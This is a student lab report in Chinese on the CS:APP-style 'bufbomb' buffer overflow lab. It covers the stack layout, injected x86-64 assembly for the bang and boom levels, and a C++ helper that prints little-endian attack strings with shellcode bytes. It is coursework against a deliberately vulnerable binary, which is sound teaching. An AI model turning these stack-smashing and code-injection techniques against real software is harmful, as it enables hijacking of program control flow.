

**课 程 实 验 报 告**

**课程名称： 计算机系统基础**

**实验名称： 缓冲区溢出攻击**

**院 系 ：计算机科学与技术**

**专业班级 ： 图灵 202301**

**学 号 ： U202315064**

**姓 名 ： 刘铖**

**指导教师 ：**

**2024 年 10 月 22 日**

**一、实验目的与要求**

通过分析一个程序（称为“缓冲区炸弹”）的构成和运行逻辑，加深对理论课中关于程序的机器级表示、函数调用规则、栈结构等方面知识点的理解，增强反汇编、跟踪、分析、调试等能力，加深对缓冲区溢出攻击原理、方法与防范等方面知识的理解和掌握；

实验环境：Ubuntu，GCC，GDB等

**二、实验内容**

**任务** 缓冲区溢出攻击

**程序运行过程中，需要输入特定的字符串，使得程序达到期望的运行效果。**

对一个可执行程序“bufbomb” 实施一系列缓冲区溢出攻击(buffer overflow attacks)，也就是设法通过造成缓冲区溢出来改变该程序的运行内存映像(例如将专门设计的字节序列插入到栈中特定内存位置)和行为，以实现实验预定的目标。bufbomb 目标程序在运行时使用函数 getbuf读入一个字符串。根据不同的任务，学生生成相应的攻击字符串。

实验中需要针对目标可执行程序bufbomb,分别完成多个难度递增的缓冲区溢出攻击(完成的顺序没有固定要求)。按从易到难的顺序，这些难度级分别命名为smoke (level 0)、fizz (level 1)、bang (level 2)、boom (level 3)和kaboom (level 4)。

**1、第0级 smoke**

正常情况下，getbuf函数运行结束，执行最后的ret指令时，将取出保存于栈帧中的返回（断点）地址并跳转至它继续执行（test函数中调用getbuf处）。要求将返回地址的值改为本级别实验的目标smoke函数的首条指令的地址， getbuf函数返回时，跳转到smoke函数执行，即达到了实验的目标。

**2、第1级 fizz**

要求getbuf函数运行结束后，转到 fizz函数处执行。与smoke的差别是，fizz函数有一个参数。 fizz函数中比较了参数val 与 全局变量cookie的值，只有两者相同（要正确打印val）才能达到目标。

**3、第2级 bang**

要求getbuf函数运行结束后，转到 bang 函数执行，并且让全局变量global\_value 与 cookie相同（要正确打印global\_value）。

**4、第3级 boom**


无感攻击，执行攻击代码后，程序仍然返回到原来的调用函数继续执行，使得调用函数（或者程序用户）感觉不到攻击行为。

构造攻击字符串，让函数 getbuf将cookie值返回给 test函数，而不是返回值 1 。还原被破坏的栈帧状态，将正确的返回地址压入栈中，并且执行 ret 指令，从而返回到 test函数。

**三、实验记录及问题回答**

**（1）实验任务的实验记录**

首先尝试进行 smoke 攻击。使用 gdb 调试进入 get\_buf 函数，阅读汇编源码容易看出这层函数栈帧大小为64字节。执行到汇编代码的最后一步之后输出栈顶指针的值，然后打开内存窗口查看，发现内存布局如下：



下文描述字节从 0 开始编号，区间左闭右开。

根据汇编源码，第4-8个字节位置存储的是第二个参数（字符串长度 len)，第8-16个字节存储的是第一个参数（src指针）。第48-64 个字节存着字符串”language”，那么容易知道，事实上第16-48字节是字符数组 buf，共32字节大小。

接着进一步查看后16个字节，由代码容易知道前8个字节是 rbp 保存的位置。容易发现后 8 个字节是断点的存放位置。

那么直接溢出攻击断点位置即可，使用 objdump 反汇编可执行文件，容易找到 smoke 函数的地址。

在进行 fizz 攻击时，考虑篡改 ebp 保存的位置为 cookie 存储的位置，然后跳转到适当位置使得 ebp 和 cookie 进行比较即可。

在 bang 攻击时，要篡改全局变量，只能植入汇编源码进行攻击。考虑编写汇编源码如下：

mov $0x4040ec,%rax

mov $0x4040e8,%rbx

mov (%rbx), %ecx

mov %ecx, (%rax)

pushq $0x401397

ret

这份代码篡改了全局变量，并跳转到bang函数中。

使用 gcc -c tmp.s 把汇编代码编译成机器码，然后使用 objdump -d tmp.o 把机器码转化成人类可以阅读的形式，再把对应机器码记录下来。

用缓冲区溢出的方式将这份机器码写入栈中，并且把断点改为这份代码存放的位置，实现了缓冲区攻击。

在boom攻击时，和bang攻击同理，都是注入汇编源码。只要在注入时保证rbp保存的位置不进行改变，再输入源码把rax改为coockie即可。汇编源码如下：

mov $0xc0f1538, %rax


pushq $0x4014aa

ret

**（2）缓冲区溢出攻击中字符串产生的方法描述**

**要求：一定要画出栈帧结构 （包括断点的存放位置，保存ebp的位置，局部变量的位置等等）**

栈帧结构如图：



因此我们注入的代码从buf开始。

编写代码便于构造攻击字符串，大体代码如下：

#include <cstdio>

#include <cstring>

using i32 = int;

void print(char \*tmp)

{

int len = strlen(tmp);

for (i32 i = len - 2; i >= 0; i -= 2) {

for (i32 j = 0; j < 2; ++j) {

putchar(tmp[i + j]);

}

putchar(' ');

}

}

int main(void)

{

for (int i = 0; i < 48; ++i) {

printf("00 ");

}

print("00007fffffffda70");

print("00007fffffffda00");//注入攻击

return 0;

}

其中 print 函数是用小端序的方式打印某个数。

那么smoke 仅需输出48个 00 后，再用小端序打印出rbp和要跳转的位置，即可完成溢出攻击。

fizz 同理，用小端序打印出需要篡改成的 rbp 和要跳转的位置。

bang 和 boom 则只要在最开始把要注入的机器码输出，然后补00满48个字节，然后小端序输出 rbp 与断点即可，代码修改如下：

int main(void)

{

printf("48 c7 c0 38 15 0f 0c 68 aa 14 40 00 c3 ");

for (int i = 13; i < 48; ++i) {

printf("00 ");

}

print("00007fffffffda70");

print("00007fffffffda00");//注入攻击

return 0;

}

**四、体会**

通过本次缓冲区溢出攻击实验，我对计算机安全及程序执行的底层机制有了更加深刻的理解。在逐级实施攻击任务的过程中，我不仅学习了如何分析程序的运行逻辑，还亲自体验了缓冲区溢出如何被利用来改变程序的控制流。

首先，我认识到缓冲区溢出攻击是如何利用程序中的脆弱性进行的。实验中，我观察到函数的栈帧结构及局部变量的存储位置。了解栈的布局和函数调用的规则，使我能够在构造攻击字符串时有的放矢，尤其是在成功修改返回地址以实现跳转时。

其次，使用 GDB 调试工具让我能够实时观察内存和寄存器的变化，这对于理解攻击的成功与否至关重要。我学会了如何通过查看内存布局，准确定位需要覆盖的地址，以及如何在不同的攻击级别中设计合适的输入。这个过程不仅加深了我对汇编语言的理解，也锻炼了我的问题解决能力。

另外，在进行攻击的过程中，我深刻体会到安全编程的重要性。每一次成功的攻击都在提醒我，任何小的疏忽都可能导致程序被恶意利用。因此，了解如何进行攻击的同时，思考如何加强程序的防护措施，如边界检查和数据验证，显得尤为重要。

最后，这次实验激发了我对网络安全领域的兴趣。我希望在今后的学习中，继续深入探索其他类型的攻击与防御技术，以更全面地理解计算机系统的安全性。

总之，本次实验不仅让我在理论上得到了强化，更通过实践提升了我的分析和调试能力，奠定了我在计算机安全领域发展的能力基础。